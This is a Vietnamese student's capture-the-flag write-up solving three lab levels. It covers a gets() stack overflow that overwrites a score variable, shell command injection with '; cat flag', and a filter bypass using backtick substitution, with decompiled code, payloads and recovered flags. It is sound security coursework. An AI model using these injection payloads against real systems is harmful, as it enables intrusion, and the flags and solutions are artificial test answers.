

Khai thác lỗ hổng phần mềm


Họ tên: Nguyễn Hữu Hoàng

MSSV: AT140523

1. Bài Level00

Sử dụng Ghidra để decompile ứng dụng ta đọc được code. Trong đó có 2 biến cục bộ:

- Local_1e: nằm ở vị trí 30 byte từ EBP
 - Local_14: nằm ở vị trí 20 byte từ EBP
- ➔ Sự khác biệt là 10 byte ➔ cần nhập ít nhất 10 byte vào local_1e để tới được local_14



```
1
2 undefined4 main(void)
3
4 {
5     char local_1e [10];
6     int local_14 [2];
7     undefined *local_c;
8
9     local_c = &stack0x00000004;
10    setvbuf(stdout, (char *)0x0, 2, 0);
11    puts("-- Nghe Thuat Tan Dung Loi Phan Mem - Nguyen Thanh Nam ~.");
12    printf("YourName nam o dia chi 0x%x\n", local_1e);
13    printf("YourScore nam o dia chi 0x%x\n", local_14);
14    printf("Nhap ten cua ban: ");
15    gets(local_1e);
16    if (local_14[0] == 6969) {
17        puts("De ec -- Qua LV 2 le le di");
18        system("cat flag");
19    }
20    else {
21        printf("YourScore = %d\n", local_14[0]);
22        puts("6969 diem thi moi duoc FLAG nhe");
23    }
24    return 0;
25 }
```

Ta cần nhập giá trị 6969 vào local_14 ➔ giá trị của local_14 phải là 00 00 1B 39 ➔ vì máy tính lưu giá trị dưới định dạng little endian nên ta phải chèn giá trị như sau:

{10 kí tự} 0x39 0x1b 0x00 0x00

```
Aroot@hoang-VirtualBox:/media/sf_baitap/Level00# printf "0123456789\x39\x1B\x00\x00" | ./Level00
-.- Nghe Thuat Tan Dung Loi Phan Mem - Nguyen Thanh Nam ~.-
YourName nam o dia chi 0xbffff702
YourScore nam o dia chi 0xbffff70c
Nhap ten cua ban: De ec _- Qua LV 2 le le di
KMA{4a57bfff247b8cadf842ff34481979145}root@hoang-VirtualBox:/media/sf_baitap/Level00#
```

Câu lệnh:

Printf "0123456789\x39\x1B\x00\x00" | ./Level00

2. Level 01

Khi sử dụng Ghidra để decompile ứng dụng ta thấy chương trình nhập dữ liệu từ người dùng vào biến `local_30`. Sau đó nối chuỗi `local_70` (có giá trị echo Hello) với chuỗi `local_30` (dòng 19)

Sau đó chương trình thực thi lệnh hệ thống bằng hàm `system` với câu lệnh ở vị trí `local_70`

```

1
2 void main(void)
3
4 {
5     undefined4 local_70;
6     undefined4 local_6c;
7     undefined4 local_68;
8     char local_30 [36];
9     undefined *local_c;
10
11     local_c = &stack0x00000004;
12     setvbuf(stdout, (char *)0x0,2,0);
13     puts("Doi luc PWN/Exploit khong chi tren Binary ... Ma con la ve System nua");
14     printf("Ten: ");
15     fgets(local_30,32,stdin);
16     local_70 = L'\x6f686365';
17     local_6c = L'\x6c654820';
18     local_68 = L'\x00206f6c';
19     strcat((char *)&local_70,local_30);
20     system((char *)&local_70);
21     return;
22 }
23
```

Như vậy, ta chỉ cần kết thúc câu lệnh echo Hello với dấu chấm phẩy và thêm câu lệnh mới của ta vào (cat flag). Payload:

; cat flag

```
root@hoang-VirtualBox:/media/sf_baitap/Level01# ./Level01
Doi luc PWN/Exploit khong chi tren Binary ... Ma con la ve System nua
Ten: ; cat flag
Hello
KMA{887ab5516cd1ef6b61223ff23d84ca34}root@hoang-VirtualBox:/media/sf_ba
```

3. Level 02

Khi sử dụng ghidra để decompile ứng dụng, ta thấy rằng ứng dụng giống bài trước, tuy nhiên ứng dụng đã có sử dụng các bộ lọc chặn các kí tự dùng để kết thúc câu lệnh hoặc chuyển hướng câu lệnh. Ta cũng không thể sử dụng kĩ thuật chèn kí tự xuống dòng để kết thúc câu lệnh vì hàm fgets chỉ đọc xâu tới kí tự xuống dòng (\n hay 0x0a). Sau khi nghiên cứu (không đọc hướng dẫn của thầy) thì em có tìm được kí tự backtick (`) không bị chặn. Khi sử dụng câu lệnh dạng cat hello `cat flag` thì ta đang sử dụng chức năng command substitution của Bash, chức năng này sẽ thực thi câu lệnh giữa 2 dấu backtick và chèn kết quả câu lệnh đó vào câu lệnh gốc.

```

10  char buf [32];
11  char *filter;
12  char *local_14;
13  undefined *local_c;
14
15  local_c = &stack0x00000004;
16  setvbuf(stdout, (char *)0x0,2,0);
17  puts("Giong het level01 ... Dc nang cap 1 ti xiu :D");
18  printf("Ten: ");
19  fgets(buf,0x20,stdin);
20  filter = "#%&{}\\<?*?/$!\'\":@+|=;";
21  local_14 = buf;
22  while( true ) {
23      if (*local_14 == '\0') {
24          cmd1 = L'\x6f686365';
25          cmd2 = L'\x6c654820';
26          cmd3 = L'\x00206f6c';
27          strcat((char *)&cmd1,buf);
28          iVar2 = system((char *)&cmd1);
29          return iVar2;
30      }
31      pcVar1 = strchr(filter, (int)*local_14);
32      if (pcVar1 != (char *)0x0) break;
33      local_14 = local_14 + 1;
34  }
35  puts("Nice try! MotherFu.. MotherHacker =)");
36  return 0;
37  }

```

Câu lệnh cat flag trả về flag, giá trị này được chèn vào câu lệnh echo gốc nên ra có thể thấy flag:

Payload: hoang `cat flag`

```

root@hoang-VirtualBox:/media/sf_baitap/Level02# ./Level02
Giong het level01 ... Dc nang cap 1 ti xiu :D
Ten: hoang `cat flag`
Hello hoang KMA{213979182bc06fef699425b09bbad7cc}

```